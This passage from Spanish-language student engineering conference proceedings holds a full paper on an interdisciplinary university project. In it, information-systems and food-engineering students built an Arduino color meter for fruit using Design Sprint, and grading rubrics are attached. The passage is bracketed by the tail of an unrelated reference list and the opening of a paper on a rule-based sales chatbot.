[31] Chain of things, 2017. https://www.blockchainofthings.com

[32] Filament, 2017. https://filament.com

[33] modum, 2017. https://modum.io

[34] G. Prisco, Slock. It to introduce smart locks linked to smart ethereum contracts, decentralize the sharing economy, 2016. https:// bitcoinmagazine.com/articles/slock-it-to-introduce-smart-locks-linked-to-smart-ethereum-contracts-decentralize-the-sharing-economy-1446746719/.

[35] LO3ENERGY, 2017- https://lo3energy.com

[36] Aigang, 2017.https://aigang.network

[37] Mybit,2017. https://mybit.io

Proyecto Interdisciplinar "Sistemas de Medición"

Machuanin, Elias Ariel
Universidad de la Cuenca del Plata {eliasmachuanin}@gmail.com

Resumen

Uno de los principales desafíos que atraviesa en su formación un alumno de la Ingeniería en Sistemas de Información es desarrollar su capacidad para interpretar y comunicarse de forma eficaz y eficiente con personas, profesionales o no, que no pertenezcan al área en la que ellos se desarrollan; dado el gran impacto que estas competencias tienen a la hora de la extracción de requerimientos de gran fiabilidad, el ahorro de tiempo que implica, y finalmente, en la calidad final del producto que se dediquen a desarrollar.

Bajo esta premisa, las actividades multidisciplinarias resultan de gran ayuda para entender, de primera mano y mediante la práctica, no solo la relevancia de una buena fase de especificación, sino que también expone a los alumnos a diversas situaciones muy similares a las que experimentaran una vez ejerzan su profesión. Fomenta la interacción entre pares, alienta el trabajo en equipo y ayuda a dimensionar la importancia de la planificación y gestión del tiempo.

Este trabajo describe del desarrollo de una actividad multidisciplinaria, desde la perspectiva de uno de los alumnos que formaron parte de una de las experiencias entre la Carrera de Ingeniería en Sistemas de Información e Ingeniería en Alimentos.

1. Introducción

El proyecto se denominó "Sistemas de Medición", fue realizado con carácter de instancia evaluativa para la cátedra de Ingeniería de Software I y Paradigmas y Lenguajes de Programación I de la carrera de ISI, en conjunto con la cátedra de Preservación de Alimentos de la Ingeniería en Alimentos (IA). Consistió en la extracción e identificación de requerimientos para el posterior desarrollo de un prototipo funcional con Arduino que cumpla con los requerimientos conseguidos en la etapa de especificaciones. Dicha actividad se realizó en grupos de entre tres y cuatro personas, y el producto final esperado era un medidor de color, el cual sirviese para poder diferenciar cambios de tonalidades entre frutas naturales y post-procesos.

2. Marco Conceptual/Metodológico

Se trabajó con el planteamiento de un proyecto que implicó resolver desafíos de complejidad creciente y espiralada (iterativa e incremental), en la cual se puso en juego los aprendizajes logrados en los años anteriores y, a su vez, incorporaron nuevos aprendizajes; con la premisa de aprender y resolver problemas utilizando la tecnología.

El método de proyectos pretende enfrentar situaciones que lleven a rescatar, comprender y aplicar aquello que aprenden como una herramienta para resolver problemas o proponer mejoras en las comunidades en donde se desenvuelven [1].

2.1. Objetivos

De acuerdo a la consigna, el proyecto proponía como objetivo general, lograr en los alumnos la capacidad de i*dentificar la definición de roles y tareas a realizar para la cumplimentación de un objetivo, trabajando de manera interdisciplinaria.*

Para alumnos de IA, los objetivos específicos se referían a lograr en el alumno la capacidad de:

- Seleccionar alimentos de diferentes matrices para ser sometidos a métodos de conservación por concentración.
- Comprender las técnicas de preservación a aplicar y las modificaciones que se introducirán en los alimentos seleccionados.
- Transmitir los requerimientos de los sistemas de medición para el desarrollo de los prototipos.
- Emplear de manera adecuada las herramientas creadas e identificar las ventajas y desventajas de cada uno de los dispositivos.

Mientras que para alumnos de ISI, los objetivos específicos se referían a lograr en el alumno la capacidad de:

- Reconocer e identificar los elementos de la Ingeniería de Software.
- Abordar el desarrollo de un proyecto de Software del estilo mecatrónico.
- Entender, analizar y gestionar los requerimientos de los stakeholders.
- Definir requerimientos funcionales y no funcionales.
- Identificar arquitecturas, componentes e interfaces de un software.

- Armar y programar un sistema mecatrónico.

En cuanto a las *Responsabilidades de las cátedras, fueron las siguientes:*

- *Preservación de Alimentos*: proveer la información requerida para la elaboración de los dispositivos (prototipos), estar disponibles para validar requerimientos y pruebas.
- *Ingeniería de Software I*: facilitar en la gestión del proyecto para la obtención del prototipo (captura de requerimientos).
- *Paradigmas y Lenguajes de Programación I*: facilitar la programación y armado del dispositivo.

2.2. Herramientas y metodología

Respecto a las herramientas referidas a organización y comunicación se utilizaron:

- Aula Virtual de la UCP
- Slack y/o Whatsapp: como herramienta de comunicación complementaria al Aula Virtual.

La programación de los prototipos se realizó con el lenguaje de programación C, con mínimas variantes a fin de adaptarse a lo aceptado por las placas Arduino. Los alumnos realizan sus prácticos en aula, en la asignatura "Paradigmas de Programación 1", en el lenguaje C, el cual se utiliza como herramienta para la enseñanza de los conceptos iniciales de programación y estructuras de control.

Para la construcción del dispositivo (prototipo) se utilizó: Arduino UNO, sensor de color TCS3200 y una pantalla LCD.

Asimismo desde la cátedra "Ingeniería de Software 1" se abordó el paradigma ágil (agile, en inglés) y, a partir de éste se introdujeron los conceptos referidos al "Desarrollo Ágil de Software", incitando a utilizar la metodología Design Sprint. Para el desarrollo y la apropiación de éste paradigma en la construcción de sistemas abordaron actividades específicas.

Durante todo el proceso, desde la selección de la idea proyecto hasta la presentación del prototipo, los docentes cumplirán el rol de tutores (facilitadores), asesorando a los grupos en todo aquello que resulte necesario, pero en todo momento, destacando que son los alumnos quienes cumplen un rol activo en el proceso de construcción del conocimiento.

Al finalizar los trabajos, cada grupo realizó la prueba 'in situ' junto al grupo de alumnos de Ingeniería en Alimentos. Dando lugar a una serie de pruebas de funcionalidad del prototipo construido.

La cátedra "Preservación de Alimentos" se abocó en que los estudiantes comprendan los conceptos fundamentales y principios teóricos de la disciplina a través de la selección de diferentes métodos de conservación por concentración para alargar la vida útil de frutas y hortalizas producidas en la región; para lo cual los estudiantes debieron investigar las tecnologías disponibles y presentar la propuesta más conveniente teniendo en cuenta las limitaciones del contexto. Esto permitió que apliquen habilidades para resolver las problemáticas presentadas durante su desarrollo.

Las condiciones en que se ejecutaron los proyectos, permitieron a los grupos de alumnos desarrollar habilidades de colaboración para lograr que los proyectos de cada disciplina funcionen en la presentación final.

2.3. Design Sprint

Design Sprint es una metodología desarrollada por Google Ventures y consiste en Sprint de 5 (cinco) días que trata de responder las cuestiones críticas de un negocio a través del diseño, el prototipado y el testeo con los clientes. Para ello la metodología se apoya en un proceso de divergencia y convergencia [2]. Con esta metodología se trabajó en una experiencia similar en el año anterior [3].

Antes de iniciar con las Fases del Design Sprint es imprescindible que todos conozcan el/los entregables al finalizar el Sprint; se debe conocer las fechas y los compromisos, es lo que se denomina Fase 0: Preparación.

A partir de allí las fases son [2]:

1. *Fase 1: Entender*. Todo el equipo debe entender cuál es el problema o desafío que se definió en la etapa anterior. Todo el equipo debe participar, escuchar las ideas, percepciones y conocimientos previos.
2. *Fase 2: Bocetar*. Es el momento de empezar a bocetar, por lo cual es imprescindible enfocarse en la solución. Cada integrante debe pensar y bocetar una solución de manera individual (Lo contrario a un brainstorming), para luego compartir dichas ideas.
3. *Fase 3: Decidir*. Aquí se debe decidir qué ideas dejaremos de lado, es posible combinar soluciones y utilizar Storyboard.
4. *Fase 4: Prototipar*. Momento de poner manos a la obra para construir únicamente lo que se va a testear, ir del Storyboard al prototipo. Aquí no se debe cuestionar la solución decidida. Es recomendable que se desglose la construcción del prototipo en tareas y dividirlas entre el equipo, tal que cada miembro del equipo tenga un rol.
5. *Fase 5: Validar*. Se valida solicitando que los stakeholders vean y/o interactúen con el prototipo. Se aprende gracias al Feedback que éstos brinden y de allí se decide con el equipo qué es lo siguiente que hay que hacer para mejorar.

La Fig. 1 muestra las Fases del Design Sprint.




Figura 1. Fases del Design Sprint
Fuente: Adaptado de
https://medium.theuxblog.com

2.4. Rúbrica de Evaluación

Los criterios de evaluación utilizados para con los alumnos de ISI se establecieron en forma de rúbrica de evaluación, la misma formaba parte de la consigna que los alumnos tenían a disposición, con la finalidad de guiar el enfoque que estos les diesen al proyecto y clarificar cómo serían evaluados.

Las Fig. 2, 3 y 4 muestran los diferentes aspectos que se evaluaron, con los criterios y niveles de calidad establecidos, a saber: (Ver Fig. 2, 3 y 4. Anexo)

3. La Experiencia

El proyecto, inicialmente contó con una fase de especificaciones, en la cual se realizaron diversas entrevistas a los alumnos de la Ingeniería en Alimentos distribuidas a lo largo de una semana (Sprint 1).

Los alumnos debían planificar el desarrollo del proyecto en base al marco de referencia llamado "Design Sprint" apoyándonos además, en las diversas interacciones con los pares de la IA estipuladas en un cronograma. Toda la documentación, tanto el planeamiento del "Design Sprint" como los requerimientos obtenidos, también formaban parte de los criterios de evaluación de la actividad. Además, la información presentada que involucrarse requerimientos funcionales debía ser previamente validada con los alumnos de la cátedra de Preservación de Alimentos, quienes actuaban como "usuarios".

Las situaciones problemáticas abordadas estuvieron ligadas a la construcción de elementos con significado para las carreras y aplicación práctica. En tal sentido se incluyeron diferentes actividades según la carrera:

- Ingeniería en Alimentos (5 alumnos):
  - seleccionar diferentes métodos de conservación algunos tradicionales y otros emergentes para luego elegir la mejor opción fundamentando su elección con mediciones de parámetros en los productos desarrollados.
  - Proveer la información referida al funcionamiento del proceso de medición.
  - Realizar las mediciones de color a través del uso de los dispositivos desarrollados.
- Ingeniería en Sistemas de Información (7 alumnos):
  - elicitar/gestionar los requerimientos
  - fabricar los dispositivos
  - Presentar los dispositivos.

3.1. Desarrollo

Una vez presentada la actividad, el "Design Sprint" y conformados los grupos, se dio inicio a la misma con la primer entrevista realizada a los alumnos de Ingeniería en Alimentos la cual estaba programada con una duración máxima de 30 minutos. En dicha entrevista se abordaron diversos tópicos tales como: *¿Que se pretendía medir?, ¿Qué clase objetos se precisaría medir?, ¿Donde debería ser utilizado el dispositivo?, ¿En qué formato debían mostrarse las mediciones realizadas?, el resultado de la medición en el formato especificado ¿Era lo único que pretendían que el dispositivo mostrase?, etc.* (Ver Fig. 5).



Figura 5. Foto tomada durante la primera entrevista

Finalizada la entrevista, se formuló un planteamiento basado en las etapas que describe el "Design Sprint" asignando fechas límite a cada una de las tareas a realizar antes de la segunda entrevista programada, en la cual se debía enseñar un diseño del dispositivo que mostrase cómo sería su funcionamiento final de manera aproximada y validar si este se acercaba al producto final esperado por los usuarios.

Para la diagramación del diseño se tuvieron en cuenta los requerimientos conseguidos con antelación así como los componentes electrónicos que estaban disponibles. La Fig. 6 muestra el boceto del dispositivo en este Sprint 1.




Figura 6. Primer boceto del prototipo.

En la segunda reunión, se validaron los diseños, y se propusieron algunos cambios acerca del formato en que se pretendían mostrar los datos (Ver Fig. 7). Para el proyecto cada grupo contaba con un Arduino UNO [4] y un sensor de color TCS3200 [5], el cual retorna los valores medidos en formato RGB [5-6], teniendo esto en cuenta, se propuso cambiar el formato de muestra de los colores medidos, de LAB* [6] a RGB, alegando que dada la finalidad que se iba a dar al dispositivo, la precisión de variaciones presentes en el número total de colores representables con RGB resultaba aún satisfactoria. Los resultados de las mediciones serían mostrados en formato #html [7], una notación práctica para mostrar valores RGB, a través de una pequeña pantalla LCD. Finalmente la propuesta fue aceptada por los usuarios de forma unánime.



Figura 7. Foto tomada durante la segunda entrevista

Una vez redactados los requerimientos obtenidos de ambas entrevistas y con el diseño validado, se inició el desarrollo del primer prototipo funcional utilizando todos los componentes anteriormente mencionados (Sprint 2). Esta primera versión debía, como mínimo, poder identificar los colores básicos (azul, rojo, verde) y tendría que ser presentada en conjunto con su código fuente y el diseño final expuesto previamente en la entrevista.

En esta etapa fue donde surgió la problemática más prominente de todo el proyecto, las limitaciones propias del sensor TCS3200. Como se relató ut supra, la gama de colores de la que dispone el formato RGB resultaba suficiente para notificar las variaciones de tonalidades que los usuarios pretendían medir con el producto final y el sensor utilizado retornaba las mediciones en dicho formato, pero resulta que la precisión del aparato a la hora de realizar las mediciones, distaba mucho de ser la deseada, la mayor parte de valores que retornaba en cada medición, midiese el color que midiese, eran tonos grises si el objeto estaba muy iluminado y negros en caso contrario.

Dada la escasez de tiempo restante hasta la entrega final, se recurrió a realizar un programa simple que cumpla con los requisitos mínimos, el cual a pesar del color que media realmente, compare los valores individuales de rojo, azul y verde, siendo así capaz de identificarlos a los tres (Ver Fig. 8 y 9).




Figura 8. Primeras etapas del desarrollo




Figura 9. Primera etapa de desarrollo: pruebas

Concluida la entrega, solo restaba una fecha clave, la presentación y prueba del prototipo final en pleno funcionamiento, la cual se realizaría con los usuarios, alumnos de Ingeniería en Alimentos.

Para intentar solucionar el claro déficit de medición que presentaba el sensor de color, se recurrió a investigar, diferentes métodos y formatos de medición, y de esto fallar, alternativas viables al propio sensor. Durante dicha investigación, se encontró información muy relevante, la

más destacable y que se terminó por utilizar estaba relacionada con el espacio de colores TSL [5]. Este espacio define el color como una combinación entre tinte, saturación y luminosidad, el tinte particularmente, es un ángulo el cual hace referencia a la tonalidad del objeto medido, y este puede ser transformado a formato RGB y viceversa. Con esto en consideración se probó convertir los valores RGB captados por el sensor a un ángulo de tinte TSL y a este último reconvertirlo a valores RGB asumiendo valores de luminosidad de 50 y saturación 100, ambos constantes, ya que los valores RGB con respecto a ciertos ángulos en dichas condiciones están tabulados. Lo único que restaba por hacer era encontrar la razón de cambio de cada uno de los parámetros RGB en cada uno de los intervalos de valores del ángulo tabulados. Las mediciones con este método resultaron realmente aproximadas en comparación con las realizadas por defecto por el sensor, el único problema de este método de medición es que resulta imposible captar tonalidades grises, blancos o negros, debido a que se asume una saturación máxima, dejando fuera a estos colores de las posibles mediciones a realizar, pero dado que ninguno de los objetos a medir, previamente especificados por los usuarios en las entrevistas, poseían estos colores, esta carencia no significaba un inconveniente a la hora de utilizar dicho método de medición en la versión final del dispositivo.(Ver Fig. 10).




Figura 10. Pruebas realizadas en la planta piloto de la Ingeniería en Alimentos

Una vez probado su correcto funcionamiento, con objetos de características similares a los que se medirían en la presentación definitiva, se procedió a crear la carcasa del medidor, donde tanto el sensor como el Arduino debían alojarse. Este contenedor debía tener el volumen suficiente como para recibir en su interior al objeto de medición y ser capaz cerrar con el objeto de evitar el ingreso excesivo de luz externa. Además el interior debía ser pintado de negro para absorber, en la medida de lo posible, la luz que emitía el sensor TCS3200.

3.2. Resultados

Concluida la construcción del prototipo final, se realizaron nuevamente las mismas pruebas que antes de ser montado, con resultados satisfactorios (Sprint 3). Para concluir con la etapa de desarrollo, se verificó que los requerimientos se vean reflejados en el prototipo y se procedió a la redacción de un mini manual de usuario en el cual se detalló: la forma correcta de uso, información sobre cómo leer e interpretar acertadamente el código de color #html, así como una pequeña tabla con los colores más significativos nombrados con este código a modo de guía.

Llegado el día de la presentación definitiva, se presentaron todos los prototipos (Ver Fig. 11) junto con sus manuales de usuario, se explicó brevemente su forma de uso y se permitió a los usuarios utilizarlos con el fin de conseguir, a partir de las mediciones, la información que requerían, concluyendo finalmente con proyecto.



Figura 11. Presentación final: mesa de prueba con alimentos y prototipos en Planta Piloto

Las Fig. 12 y 13 muestran la interacción entre los alumnos en la presentación final.



Figura 12. Presentación final: usuarios probando los prototipos finales



Figura 13. Presentación final: usuarios probando los prototipos finales

4. Conclusiones

El desafío propuesto a través de la actividad resultó ampliamente constructivo en multitud de aspectos, los más destacables, sin dudas, fueron la interacción y colaboración entre los alumnos de ambas ingenierías con el fin de concretar satisfactoriamente sus objetivos particulares y comunes. Entender y mejorar, durante el desarrollo, las formas de comunicación, comprender y hacerse comprender. La importancia de la validación de los requerimientos conseguidos y las diferentes formas y criterios para considerarlos como válidos definitivamente, de ser esto posible. Trabajar en un marco con ciertas limitaciones, haciendo vital la investigación e interiorización en el tópico y el entorno en el que están desarrollándose, forzando así a los involucrados a ingeniarse con aquello que cuentan. Las ventajas que tienen ciertas premisas ágiles tales como incluir al futuro usuario como una parte más del desarrollo, colaborando en la medida posible con cada nueva entrega incremental que se le era presentada, apuntando así a fallar y mejorar rápido debido al escaso tiempo de desarrollo disponible.

El hecho de poder experimentar de primera mano todo el marco teórico estudiado hasta el momento, observar y poderlo plasmar en la práctica, resulta ampliamente satisfactorio para el alumno, además de evidenciar por mano propia los inconvenientes que surgen a raíz de las limitaciones de cada individuo, de la falta de experiencia, etc.

El contar con una rúbrica de evaluación no solamente legitimiza y ayuda a visualizar que se espera de cada grupo y alumno, sino que también sirve de guía cuando se topa con situaciones un tanto ambiguas. Tener un apartado actitudinal incentiva a todo el grupo a colaborar de forma activa.

Todo lo anterior mencionado hace de la experiencia algo integral y memorable, contribuye a afianzar los conceptos y ayuda al alumno a percibir de qué forma estos deben ser aplicados dependiendo siempre del contexto en el que se encuentren.

5. Referencias

[1] Instituto Tecnológico y de Estudios Superiores de Monterrey, 2012. “Las Estrategias y Técnicas Didácticas en el Rediseño”. Disponible en: https://www.academia.edu/11356794/LAS_ESTRATEGIAS_Y_T%C3%89CNICAS_DID%C3%81CTICAS_EN_EL_REDISE%C3%91O (Visitado: 04/09/2019)

[2] Sitio oficial Design Sprint Kit. Recuperado el 16/04/2019 de <https://designsprintkit.withgoogle.com>.

[3] Boujon C. A.; Lapertosa, S. y Romero, G. R. (2018). “Design Sprint como marco de trabajo para la gestión de proyectos ágiles en equipos interdisciplinarios”. CONAIISI 2018. 6to Congreso Nacional de Ingeniería Informática – Sistemas de Información. ISSN 2347-0372. Disponible en: https://www.conaiisi2018mdp.org/memorias/memorias.html. Consultado el 05/09/2019.

[4] Sitio oficial de Arduino UNO. Recuperado el 06/09/2019 de <http://arduino.cl/arduino-uno/>.

[5] Informe acerca del funcionamiento del sensor TCS3200 y los modos RGB y TSL. Disponible en: https://drive.google.com/file/d/0BzqJvO2vV6zVYVZJbDJCY3ZpbVk/view. Consultado el 02/05/2019.

[6] Sitio web de Adobe con conceptos sobre los modos de color. Recuperado el 18/04/2019 de <https://helpx.adobe.com/es/photoshop/using/color-modes.html>.

[7] Sitio web del código de color #html. Recuperado el 24/04/2019 de <https://html-color.codes/>.

6. Anexo

- Rúbrica Conceptual

	Grados de Calidad				
Criterios	**Sobresaliente**	**Muy Adecuado**	**Necesita Mejorar**	**No alcanza los objetivos**	**Valor**
Utilización de las estructuras algorítmicas	Selección eficiente de las estructuras y tipos de datos necesarios.	Uso correcto de estructuras y tipos de datos	Utilización deficiente de las estructuras y tipos de datos	Selección o uso erróneo de estructuras y tipos de datos	5
Utilización del lenguaje técnico en la comunicación	Uso correcto de terminología técnica. Fluidez y claridad en la comunicación. Utilización eficiente de las herramientas de comunicación disponibles (pizarra, proyector, pc.)	Expresión correcta y uso apropiado de herramientas comunicacionales disponibles en el aula	Deficiencia en la expresión oral. Uso deficiente o nulo de las herramientas disponibles en el aula	Falta de claridad en la comunicación. No utiliza las herramientas disponibles	5
Requerimientos	Se encuentran especificados todos (100%) los requerimientos correctamente. Se ha identificado más de 5 requerimientos funcionales y más de 1 requerimiento no formal.	Se encuentran especificados correctamente al menos el 80% de los requerimientos. Se ha identificado al menos 4 requerimientos funcionales y más de 1 requerimiento no formal.	Se encuentran clasificado correctamente al menos el 60% de los requerimientos. Se ha identificado al menos 4 requerimientos funcionales.	Se encuentran clasificado correctamente al menos el 50% de los requerimientos.	15
Prototipo (físico)	El prototipo final se presenta armado y funcionando en un 100%, de acuerdo a lo planificado	El prototipo final se presenta armado en un 100% y funcionando en al menos un 80%	El prototipo final se presenta armado en un 100% y funcionando en al menos un 60%	El prototipo final se presenta armado en un 100% y funcionando en al menos un 50%	5

Figura 2. Rúbrica: apartado Conceptual
Fuente: Consigna de la actividad

- Rúbrica Procedimental

	Grados de Calidad				
Criterios	**Sobresaliente**	**Muy Adecuado**	**Necesita Mejorar**	**No alcanza los objetivos**	**Valor**
Selección y uso de los componentes Arduino	Selección eficiente de los componentes Arduino utilizada.	Uso correcto de los elementos Arduino.	Uso inapropiado de alguno de los componentes Arduino.	Selección errónea de los elementos Arduino.	10
Artefactos de Software (Entregables DS-Sprint1)	Cumple con el 100% de los Artefactos requeridos, presentándolos en forma completa y ordenada.	Cumple con al menos el 80% de los Artefactos requeridos, presentándolos en forma completa y ordenada.	Cumple con al menos el 60% de los Artefactos requeridos, presentándolos en forma completa y ordenada.	Ha omitido al menos el 50% de los Artefactos requeridos.	10
Artefactos de Software (Entregables DS-Sprint2)	Cumple con el 100% de los Artefactos requeridos, presentándolos en forma completa y ordenada.	Cumple con al menos el 80% de los Artefactos requeridos, presentándolos en forma completa y ordenada.	Cumple con al menos el 60% de los Artefactos requeridos, presentándolos en forma completa y ordenada.	Ha omitido al menos el 50% de los Artefactos requeridos.	10
Artefactos de Software (Entregables DS-Sprint3)	Cumple con el 100% de los Artefactos requeridos, presentándolos en forma completa y ordenada.	Cumple con al menos el 80% de los Artefactos requeridos, presentándolos en forma completa y ordenada.	Cumple con al menos el 60% de los Artefactos requeridos, presentándolos en forma completa y ordenada.	Ha omitido al menos el 50% de los Artefactos requeridos.	10

Figura 3. Rúbrica: apartado Procedimental.
Fuente: Consigna de la actividad

- Rúbrica Actitudinal

	Grados de Calidad				
Criterios	**Sobresaliente**	**Muy Adecuado**	**Necesita Mejorar**	**No alcanza los objetivos**	**Valor**
Predisposición para el trabajo en equipo	Siempre: Participa y colabora activamente en las tareas del equipo. Comparte con el equipo el conocimiento y la información. Se implica en los objetivos del grupo fomentando la retroalimentación constructiva. Favorece la comunicación, distribución de tareas, el clima interno y la cohesión.	Con frecuencia: Participa y colabora activamente en las tareas del equipo. Comparte con el equipo el conocimiento y la información. Se implica en los objetivos del grupo fomentando la retroalimentación constructiva. Favorece la comunicación, distribución de tareas, el clima interno y la cohesión.	Algunas veces: Participa y colabora activamente en las tareas del equipo. Comparte con el equipo el conocimiento y la información Se implica en los objetivos del grupo fomentando la retroalimentación constructiva. Favorece la comunicación, distribución de tareas, el clima interno y la cohesión.	Nunca participa ni colabora activamente en las tareas del equipo. No comparte con el equipo el conocimiento y la información. No se implica en los objetivos del grupo, por lo que no fomenta la retroalimentación constructiva. No favorece la comunicación, distribución de tareas, el clima interno y la cohesión.	10
Creatividad de la propuesta	Creatividad en la elaboración de propuestas de solución al utilizar elementos de fácil acceso.	Soluciona los problemas con elementos estándar.	Logra solucionar solo algunos de los inconvenientes de forma creativa.	Falta de respuestas creativas ante la ausencia de elementos	10
Responsabilidad en el complimiento de plazos	Cumple con los plazos de entrega respetando el formato, enviando el trabajo completo.	Cumple con los plazos de entrega pero sin respetar el formato, con el tiempo vencido, enviando el trabajo completo	Cumple con los plazos de entrega (a tiempo vencido), enviando el trabajo incompleto.	Omite algunos de los plazos de entrega, sin respetar el formato requerido.	10

Figura 4. Rúbrica: apartado Actitudinal
Fuente: Consigna de la actividad

Trabajos de Alumnos a partir de 4to año

Coordinador:

Mg. Roberto Eribe

Universidad Nacional de La Matanza
confedi Consejo Federal de Decanos de Ingeniería República Argentina
DIIT Departamento de Ingeniería e Investigaciones Tecnológicas
RIITIC
CONAIISI

Walle: Asistente Inteligente de Ventas Basado en Sistemas de Producción

José Martín González, Fernanda Edith Mir, Facundo Nahuel Pesoa
UTN FRSF, UTN FRSF, UTN FRSF
jgonzalez@frsf.utn.edu.ar, femir@frsf.utn.edu.ar, fpesoa@frsf.utn.edu.ar

Resumen

Se presenta la implementación del prototipo de un chatbot con inteligencia artificial, diseñado para poder interactuar con clientes y vendedores de locales comerciales. El objetivo de este agente es ser un "asistente virtual"; es decir, brindar información y recomendaciones sobre productos a los clientes, como así también brindar información a los vendedores sobre los productos y sobre los gustos de clientes. Para que el chatbot pueda dar respuestas, se utilizan técnicas de procesamiento de lenguaje natural y se implementa un sistema de producción con encadenamiento hacia adelante para hallar la respuesta.

1. Introducción

Este trabajo, realizado como trabajo integrador en el marco de la cátedra Inteligencia Artificial, presenta el diseño e implementación de un chatbot que se desenvuelve en un entorno comercial. Este chatbot es un agente lógico, encargado de interactuar y mediar entre el vendedor y el cliente como un amigable "asistente virtual". Los chatbot se han popularizado hoy en día, gracias al avance de la inteligencia artificial y principalmente del uso de técnicas de procesamiento de lenguaje natural, así como también de la proliferación de algoritmos capaces de transformar el lenguaje hablando (sonido) a lenguaje escrito (texto).

Se describe al chatbot como un software que puede conversar con personas, usando inteligencia artificial para ello. Este tipo de software es ampliamente usado para realizar tareas tales como: responder rápidamente a usuarios o clientes dándole la información que necesitan y ayudándolos a comprar el producto que están buscando y así poder mejorar la experiencia del cliente. [1]

Con respecto a inteligencia artificial, si bien existen muchas definiciones como las propuestas por Russel y Norving [2] y Nilson [3], en este trabajo se adopta la definición dada por Gershenfeld, donde se considera la inteligencia artificial como la disciplina que estudia la creación de máquinas inteligentes, cualquiera sea el concepto de inteligencia [4].

Dado que el chatbot presentado en este trabajo es un agente inteligente, debe representar el modelo básico de percepción y acción sobre un entorno. Se define que las percepciones del mismo son los mensajes enviados por el usuario a través de audio o texto, la cual se procesa mediante un componente de lematización. Luego, el agente, formula una posible respuesta a través de una máquina de inferencias por medio de la técnica de encadenamiento hacia adelante. Finalmente, el chatbot actúa sobre el entorno mediante una respuesta de audio y texto, acorde a lo solicitado.

2. Metodología

En este apartado se presenta la metodología utilizada en el modelado y desarrollo del chatbot. En primera medida, se evaluó el problema propuesto y se planteó una solución modelando para ello un agente. Posteriormente se evaluó, definió y acotó el vocabulario con el que se iba a trabajar, debido a que es necesario que el chatbot conozca el tema sobre el cuál deberá dar respuesta. Este paso requirió estudiar el dominio y encontrar las palabras claves y frases más usuales. Se destaca que si bien para este desarrollo se usó un vocabulario específico para una empresa de ventas de electrodoméstico, el diseño que se plantea es flexible, de manera que el agente pueda aprender de otros dominios y dar respuestas confiables sobre este. Por último, una vez definido el vocabulario se definieron las reglas que le permiten al agente encontrar la respuesta ante una pregunta del usuario.

2.1. Planteo de la solución

